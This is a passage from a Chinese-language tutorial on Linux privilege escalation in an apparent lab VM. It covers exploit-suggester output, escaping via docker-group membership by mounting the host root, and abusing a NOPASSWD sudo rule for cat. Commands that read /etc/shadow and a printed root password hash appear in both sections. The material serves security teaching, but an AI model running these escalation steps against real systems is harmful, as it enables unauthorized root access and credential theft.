


```
<ne:/tmp$ perl linux-exploit-suggester-2.pl -k 3.0.0

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 3.0.0
  Searching 72 exploits...

  Possible Exploits
  [1] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] memodipper
      CVE-2012-0056
      Source: http://www.exploit-db.com/exploits/18411
  [4] msr
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [5] perf_swevent
      CVE-2013-2094
      Source: http://www.exploit-db.com/exploits/26131
  [6] semtex
      CVE-2013-2094
      Source: http://www.exploit-db.com/exploits/25444

www-data@web1-virtual-machine:/tmp$ 
```

## 15.docker 提權

docker 是一個容器，可以在同一台機子虛擬多台服務。

輸入命令 id 和 group 查詢當前使用者資訊和組資訊，發現存在 docker 組




```
web1@web1-virtual-machine:~$ id
uid=1000(web1) gid=1000(web1) 组=1000(web1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),999(docker)
web1@web1-virtual-machine:~$ groups
web1 adm cdrom sudo dip plugdev lpadmin sambashare docker
web1@web1-virtual-machine:~$
```

輸入命令下載使用容器，把容器的目錄掛載到宿主的根目錄

**docker run -v /:/mnt -it alpine**

訪問宿主的/etc/shadow

cat /mnt/etc/shadow



```
web1 adm cdrom sudo dip plugdev lpadmin sambashare docker
web1@web1-virtual-machine:~$ docker run -v /:/mnt  -it alpine
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
a0d0a0d46f8b: Pull complete
Digest: sha256:e1c082e3d3c45cccac829840a25941e679c25d438cc8412c2fa221cf1a824e6a
Status: Downloaded newer image for alpine:latest
/ # cat /mnt
cat: read error: Is a directory
/ # ls
bin    dev    etc    home   lib    media  mnt    opt    proc   root   run    sbin   srv    sys    tmp    usr    var
/ # cat /mnt/etc/shadow
shadow   shadow-
/ # cat /mnt/etc/shadow
root:$6$URZ1c7qW$z5jZA6/j9fb8d4ExJOWuwCjEFo0tfBkfV.D3OIf0c0ukepcZYgrBhO6vjpNbmYct1uco9NrtBw3z50tCoMbqb1:18907:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
```


## 16.sudo 提權

sudo 是一種權限管理機制，管理員可以授權一些普通用戶去執行一些 root 執行的操作，而不需要知道 root 的密碼。

首先通過資訊收集，查看是否存在 sudo 配置不當的可能。如果存在，尋找低權限 sudo 使用者的密碼，進而提權。


sudo -l

列出目前使用者可執行與無法執行的指令。



```
    (root) NOPASSWD: /bin/cat
oonsec@web1-virtual-machine:/home/web1/cleanup$ sudo -l
匹配 %2$s 上 %1$s 的默认条目:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

用户 moonsec 可以在 web1-virtual-machine 上运行以下命令:
    (root) NOPASSWD: /bin/cat
```

可以看到可以使用 root 特權下的 cat 命令，所以可以讀取任何文件



```
    (root) NOPASSWD: /bin/cat
moonsec@web1-virtual-machine:/home/web1/cleanup$ sudo cat /etc/shadow
root:$6$URZ1c7qW$z5jZA6/j9fb8d4ExJOWuwCjEFo0tfBkfV.D3OIf0c0ukepcZYgrBhO6vjpNbmYct1uco9NrtBw3z50tCoMbqb1:18907:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
avahi-autoipd:*:18295:0:99999:7:::
usbmux:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
cups-pk-helper:*:18295:0:99999:7:::
```

原理

通常運維會將一些需要 sudo 的命令，集成到某個用戶或者某個組

然後在/etc/sudoers 文件內進行設置

首先設置 chmod +w cat /etc/sudoers 使用 vi 對其編輯 保存即可

```
# User privilege specification
root ALL=(ALL:ALL) ALL
moonsec ALL=(root) NOPASSWD:/bin/cat
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
```

NOPASSWD 不需要密碼，使用 cat 命令，並且具有特權權限。